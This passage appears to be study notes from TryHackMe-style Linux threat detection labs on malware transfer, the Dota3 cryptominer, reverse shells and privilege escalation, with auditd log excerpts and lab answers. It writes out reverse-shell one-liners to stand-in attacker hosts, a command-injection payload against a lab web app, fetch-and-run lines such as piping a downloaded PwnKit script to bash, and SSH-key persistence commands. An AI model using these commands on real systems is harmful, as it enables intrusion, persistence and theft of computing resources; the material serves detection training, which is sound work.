attacker@attack-vm:~$ scp ./malware.sh ubuntu@thm-vm:/tmp
[OK] Connecting to thm-vm machine via SSH...
[OK] Logged in on thm-vm via SSH as "ubuntu"
[OK] File transferred from attack-vm to thm-vm
[OK] Job is done, logging out from thm-vm

# To detect on victim, look for SSH logins in /var/log/auth.log
```

Option 2: Victim Connects to Attacker

```
ubuntu@thm-vm:~$ scp attacker@attack-vm:./malware.sh /tmp
[OK] Connecting to attack-vm machine via SSH...
[OK] Logged in on attack-vm via SSH as "attacker"
[OK] File transferred from attack-vm to thm-vm
[OK] Job is done, logging out from attack-vm
```

```
# To detect on victim, look for "scp" command in Auditd logs
```

Additional Detection: In this task, you mostly relied on auditd process creation events to detect the malicious commands and on authentication logs to detect suspicious SSH logins. They are both excellent sources for uncovering the most common attacks. However, for Ingress Tool Transfer, your SOC can also rely on:

Network Traffic

- A download from an IP previously seen in cyber attacks ([VirusTotal example](#))
- A download from a suspicious or known malicious domain, such as `qfpkvwgq.thm`
- A download from a public service known to host attack tools, such as GitHub

File Events

- A newly-created file in the temporary folders, like `/tmp` or `/var/tmp`
- A newly-created file named like `exploit`, `shell.php`, or `kFlpBsY5`

Antivirus alerts

- EDR or antivirus alert triggering on a new malicious file or process

For this task, look for commands on the VM that may indicate Ingress Tool Transfer. You can start with `ausearch -i -x <command>` to answer the questions. Answer the questions below.

From which domain was the Elastic agent downloaded? artifacts.elastic.co

```
root@thm-vm:/home/ubuntu$ ausearch -i -x wget
----
type=PROCTITLE msg=audit(09/11/25 18:30:48.574:1132) : proctitle=wget https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-9.1.3-linux-x86_64.tar.gz
type=CWD msg=audit(09/11/25 18:30:48.574:1132) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:30:48.574:1132) : argc=2 a0=wget a1=https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-9.1.3-linux-x86_64.tar.gz
type=SYSCALL msg=audit(09/11/25 18:30:48.574:1132) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x647c7d919620 a1=0x647c7d919560 a2=0x647c7d90f550 a3=0x647c7d8bf500 items=2 ppid=3759 pid=3787 auid=itsupport uid=itsupport gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport sgid=itsupport fsgid=itsupport tty=pts2 ses=170 comm=wget exe=/usr/bin/wget subj=unconfined key=exec
```

What is the full path to the downloaded "[helper.sh](#)" script? `/var/tmp/helper.sh`

```

root@thm-vm:/home/ubuntu$ ausearch -i -x curl
----
type=PROCTITLE msg=audit(09/11/25 18:49:39.513:1270) : proctitle=curl http://drobbbox-online.
r.sh -O /var/tmp/helper.sh
type=CWD msg=audit(09/11/25 18:49:39.513:1270) : cwd=/home/ubuntu
type=EXECVE msg=audit(09/11/25 18:49:39.513:1270) : argc=4 a0=curl a1=http://drobbbox-online.
r.sh a2=-O a3=/var/tmp/helper.sh
type=SYSCALL msg=audit(09/11/25 18:49:39.513:1270) : arch=x86_64 syscall=execve success=yes
=0x5ebf0ff7bab0 a1=0x5ebf0fe94890 a2=0x5ebf0ff7f680 a3=0x5ebf0ff2d490 items=2 ppid=3905 pid=
=ubuntu uid=ubuntu gid=ubuntu euid=ubuntu suid=ubuntu fsuid=ubuntu egid=ubuntu sgid=ubuntu f
tu tty=pts3 ses=174 comm=curl exe=/usr/bin/curl subj=unconfined key=exec

```

Which of the downloaded files is more likely to be malicious: The one downloaded with curl or wget? curl

wget: Primarily designed for downloading files, especially from websites. It excels in tasks like recursive downloads, mirroring websites, and resuming interrupted downloads.

curl: A versatile tool for transferring data to and from servers. It supports a wide range of protocols and is ideal for interacting with APIs, uploading files, and handling complex HTTP requests.

scp: Securely copies files between hosts on a network using SSH. It is particularly useful for transferring files securely between Unix systems.

12 - Dota3: First Actions

Dota3 is a malware of the dota family. It is based on a botnet that attacks weak SSH servers using dictionaries with default or common credentials. Once they obtain a valid authentication, they execute a series of commands to obtain some information about the compromised system, such as number of CPU cores, cron tasks, or memory information. Also, they change the user password to a random string where they store it in /tmp/up.txt. Finally, with the goal of maintaining persistence with the compromised host they add their ssh key into the user's authorized_keys.

Dota 3 Malware Analysis: In the following tasks, you will see how the learned tactics look in the real world. As a reference, let's follow [CounterCraft](#) and [SANS](#) reports about Dota3, a simple but well-known malware that infected (and still infects!) many systems worldwide. Please note that some malware actions in this task were simplified to improve readability. Now, let's see how the infection starts!

Initial Access

- The botnet of more than **2000** distinct IPs across **94** countries scans the Internet for systems with open SSH
- The botnet brute-forces the systems, mainly targeting the **root** user and trying the top **1000** weak passwords
- If the password was guessed, one of the botnet hosts accesses the victim via SSH and continues the attack

Discovery: Next, from within the SSH session, the threat actor automates the Discovery by running multiple commands in quick succession. Even from the first three lines below, you may conclude it is a cryptominer infection, as there is a low chance that other malware will ever need to know the victim's CPU and RAM information.

```
# Checks CPU and RAM information
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print
$4,$5,$6,$7,$8,$9;}'
free -m | grep Mem | awk '{print $2 , $3, $4, $5, $6, $7}'
lscpu | grep Model
# Unclear purpose
ls -lh $(which ls)
# Generic Discovery
crontab -l
w
uname -m
```

Persistence: Although we haven't covered Persistence in this room, the next actions are simple to understand: the first command changes the password of the breached "ubuntu" user to a more complex one (to secure the victim from being breached by competitor botnets!), and the following commands replace all SSH keys with the malicious one (to lock out the system owner from accessing their server). This is all to ensure reliable access to the victim when needed.

```
`echo -e "ubuntu123\nN2a96PU0mBfS\nN2a96PU0mBfS" | passwd | bash`
>> up.txt
cd ~
rm -rf .ssh
```

```
mkdir .ssh
# Note the "mdrfckr" comment, unique to this attack
echo "ssh-rsa [ssh-key] mdrfckr" >> .ssh/authorized_keys
chmod -R go= ~/.ssh
```

Detecting the Attack: Nothing complicated so far, right? Still, Dota3 remains active because many administrators set weak SSH passwords. In a real SOC with SIEM, you would likely receive multiple alerts: SSH login from a known malicious IP, a spike of Discovery commands, and a match for the attack string "mdrfckr". You can also spot the attack manually using the two methods below:

Log Source	Description
Auth Logs: <code>cat /var/log/auth.log grep "Accepted"</code>	Look for successful SSH logins by password from untrusted, external IP addresses
Auditd Process Logs: <code>ausearch -i -x [command]</code>	Look for execution of Discovery commands (e.g. <code>uname</code> , <code>lscpu</code>) and trace their origin

For this task, try detecting a similar cryptominer infection chain in the VM! Open the **/home/ubuntu/scenario** folder and use the logs inside to answer the questions. Please note that auditd logs can be viewed as **ausearch -i -if /home/ubuntu/scenario/audit.log**

Which IP address managed to brute-force the exposed SSH? 45.9.148.125

```
ubuntu@thm-vm:~/scenario$ grep "Accepted" auth.log
2025-09-11T21:13:33.020035+00:00 srv-dev sshd[5339]: Accepted password for root from 45.9.148.125
2
2025-09-11T21:14:28.475913+00:00 srv-dev sshd[5440]: Accepted password for root from 45.9.148.125
2
2025-09-11T21:25:01.440085+00:00 srv-dev sshd[5838]: Accepted password for root from 45.9.148.125
2
2025-09-11T21:25:24.013116+00:00 srv-dev sshd[5914]: Accepted password for root from 45.9.148.125
2
```

Which command did the attacker use to list the last logged-in users? last

```

root@thm-vm:/home/ubuntu/scenario$ ausearch -i -if audit.log | grep '45.9.148.125'
type=USER AUTH msg=audit(09/11/25 21:13:33.009:2048) : pid=5339 uid=root auid=unset ses=unset subj=unconfined ms
g='op=PAM:authentication grantors=pam_permit,pam_cap acct=root exe=/usr/sbin/sshd hostname=45.9.148.125 addr=45.
9.148.125 terminal=ssh res=success'UID="root" AUID="unset"
type=USER LOGIN msg=audit(09/11/25 21:13:33.997:2109) : pid=5393 uid=root auid=root ses=39 subj=unconfined msg='
op=login id=root exe=/usr/sbin/sshd hostname=45.9.148.125 addr=45.9.148.125 terminal=/dev/pts/1 res=success'UID=
"root" AUID="root" ID="root"
type=CRED REFR msg=audit(09/11/25 21:13:33.998:2110) : pid=5393 uid=root auid=root ses=39 subj=unconfined msg='o
p=PAM:setcred grantors=pam_permit,pam_cap acct=root exe=/usr/sbin/sshd hostname=45.9.148.125 addr=45.9.148.125 t
erminal=ssh res=success'UID="root" AUID="root"
type=USER AUTH msg=audit(09/11/25 21:14:28.464:2181) : pid=5440 uid=root auid=unset ses=unset subj=unconfined ms
g='op=PAM:authentication grantors=pam_permit,pam_cap acct=root exe=/usr/sbin/sshd hostname=45.9.148.125 addr=45.
9.148.125 terminal=ssh res=success'UID="root" AUID="unset"
type=CRED REFR msg=audit(09/11/25 21:14:29.043:2233) : pid=5485 uid=root auid=root ses=40 subj=unconfined msg='o
p=PAM:setcred grantors=pam_permit,pam_cap acct=root exe=/usr/sbin/sshd hostname=45.9.148.125 addr=45.9.148.125 t
erminal=ssh res=success'UID="root" AUID="root"
root@thm-vm:/home/ubuntu/scenario$ ausearch -i -if audit.log | grep 'proctitle='
root@thm-vm:/home/ubuntu/scenario$ ausearch -i -if audit.log | grep 'proctitle='
type=PROCTITLE msg=audit(09/11/25 21:13:20.093:2033) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:23.752:2036) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:24.755:2037) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:27.398:2041) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:28.250:2043) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:31.041:2046) : proctitle=/usr/sbin/sshd -D -R

```

```

type=PROCTITLE msg=audit(09/11/25 21:13:33.589:2108) : proctitle=/bin/sh /etc/update-motd.d/98
type=PROCTITLE msg=audit(09/11/25 21:13:33.998:2111) : proctitle=-bash
type=PROCTITLE msg=audit(09/11/25 21:13:34.002:2112) : proctitle=groups
type=PROCTITLE msg=audit(09/11/25 21:13:34.004:2113) : proctitle=/usr/bin/locale-check C.UTF-8
type=PROCTITLE msg=audit(09/11/25 21:13:34.016:2114) : proctitle=/bin/sh /usr/bin/lesspipe
type=PROCTITLE msg=audit(09/11/25 21:13:34.018:2115) : proctitle=basename /usr/bin/lesspipe
type=PROCTITLE msg=audit(09/11/25 21:13:34.019:2116) : proctitle=dirname /usr/bin/lesspipe
type=PROCTITLE msg=audit(09/11/25 21:13:34.022:2117) : proctitle=dircolors -b
type=PROCTITLE msg=audit(09/11/25 21:13:34.024:2118) : proctitle=mesg n
type=PROCTITLE msg=audit(09/11/25 21:13:35.677:2120) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:36.942:2124) : proctitle=/usr/sbin/sshd -D -R
type=PROCTITLE msg=audit(09/11/25 21:13:37.707:2125) : proctitle=id
type=PROCTITLE msg=audit(09/11/25 21:13:37.709:2126) : proctitle=last
type=PROCTITLE msg=audit(09/11/25 21:13:37.713:2127) : proctitle=

```



```

root@thm-vm:/home/ubuntu/scenario$ ausearch -i -if audit.log --ppid 5393 | grep 'proctitle='
type=PROCTITLE msg=audit(09/11/25 21:13:34.002:2112) : proctitle=groups
type=PROCTITLE msg=audit(09/11/25 21:13:34.004:2113) : proctitle=/usr/bin/locale-check C.UTF-8
type=PROCTITLE msg=audit(09/11/25 21:13:34.016:2114) : proctitle=/bin/sh /usr/bin/lesspipe
type=PROCTITLE msg=audit(09/11/25 21:13:34.022:2117) : proctitle=dircolors -b
type=PROCTITLE msg=audit(09/11/25 21:13:34.024:2118) : proctitle=msg n
type=PROCTITLE msg=audit(09/11/25 21:13:37.707:2125) : proctitle=id
type=PROCTITLE msg=audit(09/11/25 21:13:37.709:2126) : proctitle=last
type=PROCTITLE msg=audit(09/11/25 21:13:37.712:2127) : proctitle=ps -p 5393
type=PROCTITLE msg=audit(09/11/25 21:13:37.724:2128) : proctitle=ps -ef
type=PROCTITLE msg=audit(09/11/25 21:13:37.725:2129) : proctitle=/bin/sh /usr/bin/egrep --color=auto falc
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.726:2130) : proctitle=/bin/sh /usr/bin/egrep --color=auto falc
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.727:2131) : proctitle=/bin/sh /usr/bin/egrep --color=auto falc
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.727:2132) : proctitle=/bin/sh /usr/bin/egrep --color=auto falc
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.727:2133) : proctitle=/bin/sh /usr/bin/egrep --color=auto falc
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:14:09.025:2159) : proctitle=ip a
type=PROCTITLE msg=audit(09/11/25 21:14:09.031:2160) : proctitle=cat /proc/cpuinfo
type=PROCTITLE msg=audit(09/11/25 21:14:09.034:2162) : proctitle=free -m
type=PROCTITLE msg=audit(09/11/25 21:14:09.035:2161) : proctitle=grep --color=auto Mem
type=PROCTITLE msg=audit(09/11/25 21:14:09.041:2163) : proctitle=lscpu
type=PROCTITLE msg=audit(09/11/25 21:14:09.041:2164) : proctitle=grep --color=auto Model
type=PROCTITLE msg=audit(09/11/25 21:14:50.663:2249) : proctitle=mkdir .apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.515:2254) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:15:20.512:2283) : proctitle=nohup bash -c for ip in 10.10.12.{1..10}
-zvwl $ip 22 2>&1 | grep succeeded; done
type=PROCTITLE msg=audit(09/11/25 21:15:20.513:2284) : proctitle=nohup bash -c for ip in 10.10.12.{1..10}
-zvwl $ip 22 2>&1 | grep succeeded; done
type=PROCTITLE msg=audit(09/11/25 21:15:20.513:2285) : proctitle=nohup bash -c for ip in 10.10.12.{1..10}
-zvwl $ip 22 2>&1 | grep succeeded; done
type=PROCTITLE msg=audit(09/11/25 21:15:20.513:2286) : proctitle=nohup bash -c for ip in 10.10.12.{1..10}
-zvwl $ip 22 2>&1 | grep succeeded; done

```

Which three EDR processes did the attacker look for with "egrep"?
ds_agent,falcon,sentinel

```

root@thm-vm:/home/ubuntu/scenario$ ausearch -i -if audit.log --ppid 5393 | grep 'proctitle='
type=PROCTITLE msg=audit(09/11/25 21:13:34.002:2112) : proctitle=groups
type=PROCTITLE msg=audit(09/11/25 21:13:34.004:2113) : proctitle=/usr/bin/locale-check C.UTF-8
type=PROCTITLE msg=audit(09/11/25 21:13:34.016:2114) : proctitle=/bin/sh /usr/bin/lesspipe
type=PROCTITLE msg=audit(09/11/25 21:13:34.022:2117) : proctitle=dircolors -b
type=PROCTITLE msg=audit(09/11/25 21:13:34.024:2118) : proctitle=msg n
type=PROCTITLE msg=audit(09/11/25 21:13:37.707:2125) : proctitle=id
type=PROCTITLE msg=audit(09/11/25 21:13:37.709:2126) : proctitle=last
type=PROCTITLE msg=audit(09/11/25 21:13:37.712:2127) : proctitle=ps -p 5393
type=PROCTITLE msg=audit(09/11/25 21:13:37.724:2128) : proctitle=ps -ef
type=PROCTITLE msg=audit(09/11/25 21:13:37.725:2129) : proctitle=/bin/sh /usr/bin/egrep --color=auto falcon|sent
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.726:2130) : proctitle=/bin/sh /usr/bin/egrep --color=auto falcon|sent
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.727:2131) : proctitle=/bin/sh /usr/bin/egrep --color=auto falcon|sent
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.727:2132) : proctitle=/bin/sh /usr/bin/egrep --color=auto falcon|sent
inel|ds_agent
type=PROCTITLE msg=audit(09/11/25 21:13:37.727:2133) : proctitle=/bin/sh /usr/bin/egrep --color=auto falcon|sent

```

13 - Dota3: Miner Setup

Cryptominer Setup: Continuing the Dota3 infection chain, the threat actors have maintained their presence on the victim and now decide whether to install a cryptominer and supplementary malware. Since they already have SSH access,

they simply upload the tools via SCP using the previously changed password. Below is an example of how it works:

How Threat Actors Transfer Malware

```
user@bot-1672$ scp dota3.tar.gz ubuntu@victim:/tmp
[OK] Transferred dota3.tar.gz file to the victim
```

After transferring the tools (`dota3.tar.gz`), the attackers unpack them into a hidden folder under `/tmp`, a common location for staging temporary malware. Take a look at the commands below and notice how strangely the created directories are named. This is to resemble legitimate software and discourage the IT team from investigating further upon detection.

```
# Prepare a hidden /tmp/.X26-unix folder for malware
cd /tmp
rm -rf .X2*
mkdir .X26-unix
cd .X26-unix
# Unarchive malware to /tmp/.X26-unix/.rsync/c folder
tar xf dota3.tar.gz
sleep 3s
cd /tmp/.X26-unix/.rsync/c
```

Lastly, the threat actors execute two binaries from the archive. The first, `tsm`, is a customized network scanner that probes the internal network for other systems with exposed SSH services. The second, `initall`, is an XMRig cryptominer that loads the victim's CPU to generate revenue for the attackers. Pay attention that both binaries are launched with `nohup`, a command that allows the processes to continue running in the background even after the SSH session is closed.

```
# Scan the internal network with the "tsm" malware
nohup /tmp/.X26-unix/.rsync/c/tsm -p 22 [...] /tmp/up.txt 192.
168 >> /dev/null 2>1&
sleep 8m
nohup /tmp/.X26-unix/.rsync/c/tsm -p 22 [...] /tmp/up.txt 172.
16 >> /dev/null 2>1&
```

```
sleep 20m
# Run the actual cryptominer named "initall"
cd ../tmp/.X26-unix/.rsync/initall 2>1&
# That's it, Dota3 attack is now completed!
exit 0
```

Detecting the Attack: Throughout the room, you learned how to use logs to hunt for different malicious processes, and the detection of Dota3 infection is no different! Here, the common indicators your SOC rules or EDR alerts would react upon are:

- **Auditd logs:** Creation of untrusted, hidden files and folders in the /tmp directory
- **Auditd logs:** Creation of files named like known malware, such as dota3.tar.gz
- **Auditd logs:** Usage of commands often observed in attacks, such as nohup
- **Network traffic:** SSH port scan of the whole 192.168.* and 172.16.* networks
- **EDR solution:** The XMrig cryptominer binary is blocked by most EDRs ([VirusTotal Example](#))

Continue the analysis of the cryptominer from the previous task and uncover its last steps! Use the same logs from the **/home/ubuntu/scenario** folder to answer the questions.

What is the name of the malicious archive that was transferred via SCP?
kernupd.tar.gz

What was the full command line of the cryptominer launch? nohup
/tmp/.apt/kernupd/kernupd

Which IP address range did the attacker scan for an exposed SSH? 10.10.12.1-
10.10.12.10

14 - Conclusion -2

In this room, you learned a lot about "Hack and Forget" attacks on Linux, from the first Discovery commands to the final Impact. You also explored how to detect the attack stages using auditd and authentication logs, and even practiced your skills by uncovering a cryptominer attack!

Key Takeaways

- "Hack and Forget" attacks are usually automated and performed at scale by botnets
- In Linux, all attack stages mostly rely on prebuilt commands like ls, cat, wget, and ssh
- Your best approach in detecting malicious commands is auditd and process tree analysis

Linux Threat Detection 3

15 - Introduction -3

Not all Linux attacks are simple SSH brute force or cryptomining - some are carefully planned, targeted campaigns comparable to most advanced Windows breaches. In this room, you'll delve into more complex, manual Linux attack techniques commonly seen in targeted intrusions and learn how to detect them using system logs.

16 - Reverse Shells

A reverse shell vulnerability is a security flaw that allows an attacker to gain remote command-line access to a target system by making the victim's machine initiate an outbound connection to the attacker's system. Unlike a bind shell, which requires the attacker to connect directly to the victim, a reverse shell bypasses firewalls and NAT restrictions because the connection appears as legitimate outgoing traffic.

Attack Convenience: Threat actors entering via SSH get a convenient terminal with colors, autocompletion, and Ctrl+C support. However, not every breach grants a fully functional terminal. When Initial Access happens via an exploit or a web vulnerability, the attackers may face limitations: Buggy command output, execution delays and timeouts, rate limits, network restrictions, and many more. In this task, you will gain access to the TryPingMe app and see how these limitations work in practice.

Reverse Shells: To combat the limitations, threat actors establish a reverse shell - a session from the victim to the attacker, a more convenient and often the only possible action to continue the attack. You can read about reverse shells in

the [Shells Overview](#) room, but let's focus on the detection part for this task. Below are three of the many methods to open a reverse shell on Linux:

Command on the Victim	Explanation
<code>bash -i >& /dev/tcp/10.10.10.10/1337 0>&1</code>	The victim is forced to connect to 10.10.10.10:1337 and launch "bash" for the attacker.
<code>socat TCP:10.20.20.20:2525 EXEC:'bash',pty,stderr,setsid,sigint,sane</code>	Socat alternative to the above command. The attacker is listening at 10.20.20.20:2525.
<code>python3 -c '[...] s.connect(("10.30.30.30",80));pty.spawn("bash")'</code>	Python alternative to the above command. The attacker is listening at 10.30.30.30:80.

Detecting Reverse Shell: SOC typically treats reverse shells as critical alerts as they indicate that the system has already been breached and a human threat actor is actively attempting to establish a shell and continue the attack. Luckily, they are detectable with auditd. Below is the log output when a socat reverse shell is established after exploiting a vulnerability in the TryPingMe application:

Finding Reverse Shell Origin

```
root@thm-vm:~$ ausearch -i -x socat # Look for suspicious commands like socat
type=PROCTITLE msg=audit(09/19/25 17:42:10.903:406) : proctitle=socat TCP:10.20.20.20:2525 EXEC:'bash',[...]
type=SYSCALL msg=audit(09/19/25 17:42:10.903:406) : ppid=27806 pid=27808 auid=unset uid=serviceuser key=execroot@thm-vm:~$ ausearch -i --pid 27806 # Find its parent process and build a process tree
type=PROCTITLE msg=audit(09/19/25 17:42:07.825:404) : proctitle=/bin/sh -c 4 -W 1 127.0.0.1 && socat TCP:10.20.20.20:2525 EXEC:'bash',[...]
```

```

type=SYSCALL msg=audit(09/19/25 17:42:07.825:404) : ppid=27796
pid=27806 auid=unset uid=serviceuser key=execroot@thm-vm:~$ au
search -i --pid 27796 # Move up the process tree to confirm it
s origin - TryPingMe
type=PROCTITLE msg=audit(09/19/25 17:41:57.252:403) : proctitl
e=/usr/bin/python3 /opt/tryingme/main.py
type=SYSCALL msg=audit(09/19/25 17:41:57.252:403) : exe=/usr/b
in/python3.12 ppid=1 pid=27796 auid=unset uid=serviceuser key=
exec

```

After the reverse shell to the attacker's IP is established, it is usually followed by Discovery and other stages you learned in the previous rooms. As always, you can list all commands originating from the spawned reverse shell by building a process tree:

Listing Reverse Shell Activity

```


root@thm-vm:~$ ausearch -i -x socat # Start from the detected
reverse shell
type=PROCTITLE msg=audit(09/19/25 17:42:10.903:406) : proctitl
e=socat TCP:10.20.20.20:2525 EXEC:'bash',[...]
type=SYSCALL msg=audit(09/19/25 17:42:10.903:406) : ppid=27806
pid=27808 auid=unset uid=serviceuser key=execroot@thm-vm:~$ au
search -i --ppid 27808 | grep proctitle # List all its child p
rocesses
type=PROCTITLE msg=audit(09/19/25 17:42:12.825:408) : proctitl
e=id
type=PROCTITLE msg=audit(09/19/25 17:42:14.371:410) : proctitl
e=uname -a
type=PROCTITLE msg=audit(09/19/25 17:42:25.432:412) : proctitl
e=ls -la .
[...]

```

Socat (SOcket CAT) is a powerful Linux networking utility used to create bidirectional data transfers between two data channels. It's often described as a more advanced version of netcat (nc).

In this task, use the VM to see how TryPingMe vulnerability works in practice:-
Access TryPingMe through your browser or AttackBox at **http://MACHINE_IP:8000**
- Access the scenario auditd logs at **ausearch -i -if /home/ubuntu/scenario/audit.log**

Run 127.0.0.1 && whoami in the TryPingMe web app. What output do you see after the ping results? svctryingme



Now try spawning a reverse shell to the imaginary "attacker.thm" address. Run 127.0.0.1 && socat TCP:attacker.thm:1337 EXEC:sh in the web app. What is the flag returned in the TryPingMe response? THM{revshells_practitioner!}

Now look at the exported auditd logs at /home/ubuntu/scenario. Which IP spawned a similar reverse shell via the TryPingMe app? 10.14.105.255

```

ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log -x socat | grep -i proctitle=
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:52:23.512:2126) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2127) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2128) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.565:2129) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane

ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log -x bash
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/23/25 14:53:54.583:2159) : proctitle=bash
type=CWD msg=audit(09/23/25 14:53:54.583:2159) : cwd=/opt/tryingme
type=EXECVE msg=audit(09/23/25 14:53:54.583:2159) : argc=1 a0=bash
type=SYSCALL msg=audit(09/23/25 14:53:54.583:2159) : arch=x86_64 syscall=execve success=yes exit=
f57667dc0a0 a1=0x5f57667cd870 a2=0x5f57667e29c0 a3=0x5f57667cd6a0 items=2 ppid=2554 pid=2570 auid=
id=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=(none) ses=uns
bash exe=/usr/bin/bash subj=unconfined key=exec
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log --pid 2554
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/23/25 14:53:49.262:2138) : proctitle=su root
type=CWD msg=audit(09/23/25 14:53:49.262:2138) : cwd=/opt/tryingme
type=EXECVE msg=audit(09/23/25 14:53:49.262:2138) : argc=2 a0=su a1=root
type=SYSCALL msg=audit(09/23/25 14:53:49.262:2138) : arch=x86_64 syscall=execve success=yes exit=
390c532c5e8 a1=0x6390c532c550 a2=0x6390c532c568 a3=0x8 items=2 ppid=2546 pid=2554 auid=unset uid=
ngme gid=svctryingme euid=root suid=root fsuid=root egid=svctryingme sgid=svctryingme fsgid=sv
me tty=(none) ses=unset comm=su exe=/usr/bin/su subj=unconfined key=exec
----
type=USER_AUTH msg=audit(09/23/25 14:53:54.306:2139) : pid=2554 uid=svctryingme auid=unset ses=u
j=unconfined msg='op=PAM:authentication grantors=pam_permit,pam_cap acct=root exe=/usr/bin/su hos
addr=? terminal=/dev/pts/2 res=success'
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log -x socat | grep -i proctitle=
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:52:23.512:2126) : proctitle=socat TCP:10.14.105.255:1337 EXE
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2127) : proctitle=socat TCP:10.14.105.255:1337 EXE
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2128) : proctitle=socat TCP:10.14.105.255:1337 EXE
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.565:2129) : proctitle=socat TCP:10.14.105.255:1337 EXE
,stderr,setsid,sigint,sane

```

17 - Privilege Escalation

Privilege Escalation Basics: Another obstacle for attackers is insufficient privileges. Initial Access doesn't always mean a full system compromise, and web attacks and exploits often start as low-privilege service users. These users can sometimes be restricted to a single folder (e.g. /var/www/html) or have no ability to download and run malware. In this case, the attackers need Privilege Escalation, which can be achieved through various techniques. For example, to get to the root user, the threat actors may:

Preceding Discovery (IF)	Privilege Escalation (THEN)
The <code>uname -a</code> shows an old, unpatched Ubuntu 16.04	Run an exploit like PwnKit: <code>wget http://bad.thm/pwnkit.sh bash</code>
The <code>find /bin -perm 4000</code> detects an <code>env</code> binary with the SUID flag	Use the SUID vulnerability to get root access: <code>/bin/env /bin/bash -p</code>
